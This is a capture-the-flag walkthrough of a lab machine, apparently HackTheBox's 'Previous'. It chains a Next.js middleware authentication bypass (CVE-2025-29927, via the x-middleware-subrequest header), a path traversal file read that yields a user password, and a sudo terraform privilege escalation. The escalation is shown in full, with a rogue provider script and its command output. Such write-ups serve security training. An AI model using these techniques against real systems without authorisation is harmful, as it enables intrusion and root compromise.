

Overview#
This machine starts with a nextjs website that is found to be vulnerable to CVE-2025-29927. Exploiting this, we are able to bypass authentication and access an api endpoint that allows us to read local files on the server. This is leveraged to retrieve the password of the user jeremy and login to the box. This user is able to run the terraform binary with sudo, this can be exploited in order to get root access to the box.
Port Scanning#
# Nmap 7.94SVN scan initiated Fri Jan  9 22:45:49 2026 as: nmap -A -T4 -p- -oN nmap_tcp 10.129.242.162
Nmap scan report for 10.129.242.162
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  9 22:50:15 2026 -- 1 IP address (1 host up) scanned in 266.83 seconds
Website: Port 80#
Navigating to http://10.129.242.162 redirects us to previous.htb

Let’s add it to our host file and go back again:


Based on the information on this page, the website seems to make use of middleware. Clicking on “Get Started” presents us with a login form:

The X-Powered-By header indicates that the server is running Next.js:
So far we know that:
- The server is running
Next.js - It uses middleware
- And there is some authentication that we need to bypass
Authentication Bypass#
Looking for vulnerabilities on Next.js, we find this research (Next.js and the corrupt middleware: the authorizing artifact) from zhero that lead to CVE-2025-29927.
This vulnerability allows bypassing authorization checks within a Next.js application, if the authorization check occurs in middleware.
In the blog post, more specifically in Section 3.2: Max recursion depth, we see that we need to send the x-middleware-subrequest header set to a colon seperated list of the string “middleware” repeated at least 5 times (which is the MAX_RECURSION_DEPTH). Simply put, we have to send this header:
x-middleware-subrequest: middleware:middleware:middleware:middleware:middlewareTo set the header, we can use Burp Match & Replace, or this extension in firefox:

After setting the header, if we go back to the homepage and click “Get started”, we are directed to /docs without needing to authenticate:

Local File Read#

Going to /docs/examples, we get a link to download an example HelloWorld script at /api/download?example=hello-world.ts:
Let’s try accessing other files with this:

As we can see, we are able to read other files in the system via path traversal. Since this is a next js application, we should start enumerating the project’s directory to gain more information. Looking at the package.json, we see that the app is using next-auth:

One place we can look at is the Credentials Provider as it might contain sensitive information:

Foothold as jeremy#
With the password we found, we can login via ssh as jeremy and retrieve the user flag:

Privesc#
Our current user jeremy can run terraform as root:

To exploit this, we first need to:
- Create a directory, here I will create
/home/jeremy/exploit_dir - In this directory create a bash script with the filename
terraform-provider-examples_v0.1_linux_amd64. This script will be executed as root. - Finally copy the
.terraformrcconfig present in/home/jeremy, and change/usr/local/go/binto/home/jeremy/exploit_dir
After that, we can simply call the binary while setting the TF_CLI_CONFIG_FILE variable to our modified config file. Here is the full attack to retrieve the root flag:
jeremy@previous:~$ ls
docker  exploit_dir  exploit_terraformrc  user.txt

jeremy@previous:~$ cat exploit_terraformrc
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/home/jeremy/exploit_dir"
        }
        direct {}
}

jeremy@previous:~$ ls exploit_dir/
terraform-provider-examples_v0.1_linux_amd64

jeremy@previous:~$ cat exploit_dir/terraform-provider-examples_v0.1_linux_amd64
#!/bin/bash
cp /root/root.txt /home/jeremy/root.txt
chown jeremy:jeremy /home/jeremy/root.txt

jeremy@previous:~$ TF_CLI_CONFIG_FILE=exploit_terraformrc sudo /usr/bin/terraform -chdir\=/opt/examples apply
╷
│ Warning: Provider development overrides are in effect
│
│ The following provider development overrides are set in the CLI configuration:
│  - previous.htb/terraform/examples in /home/jeremy/exploit_dir
│
│ The behavior may therefore not match any released version of the provider and applying changes may cause the state to become incompatible with published releases.
╵
╷
│ Error: Failed to load plugin schemas
│
│ Error while loading schemas for plugin components: Failed to obtain provider schema: Could not load the schema for provider previous.htb/terraform/examples: failed to
│ instantiate provider "previous.htb/terraform/examples" to obtain schema: Unrecognized remote plugin message:
│ Failed to read any lines from plugin's stdout
│ This usually means
│   the plugin was not compiled for this architecture,
│   the plugin is missing dynamic-link libraries necessary to run,
│   the plugin is not executable by this process due to file permissions, or
│   the plugin failed to negotiate the initial go-plugin protocol handshake
│
│ Additional notes about plugin:
│   Path: /home/jeremy/exploit_dir/terraform-provider-examples_v0.1_linux_amd64
│   Mode: -rwxrwxr-x
│   Owner: 1000 [jeremy] (current: 0 [root])
│   Group: 1000 [jeremy] (current: 0 [root])
│ ..
╵

jeremy@previous:~$ ls
docker  exploit_dir  exploit_terraformrc  root.txt  user.txt
jeremy@previous:~$ cat root.txt
[REDACTED]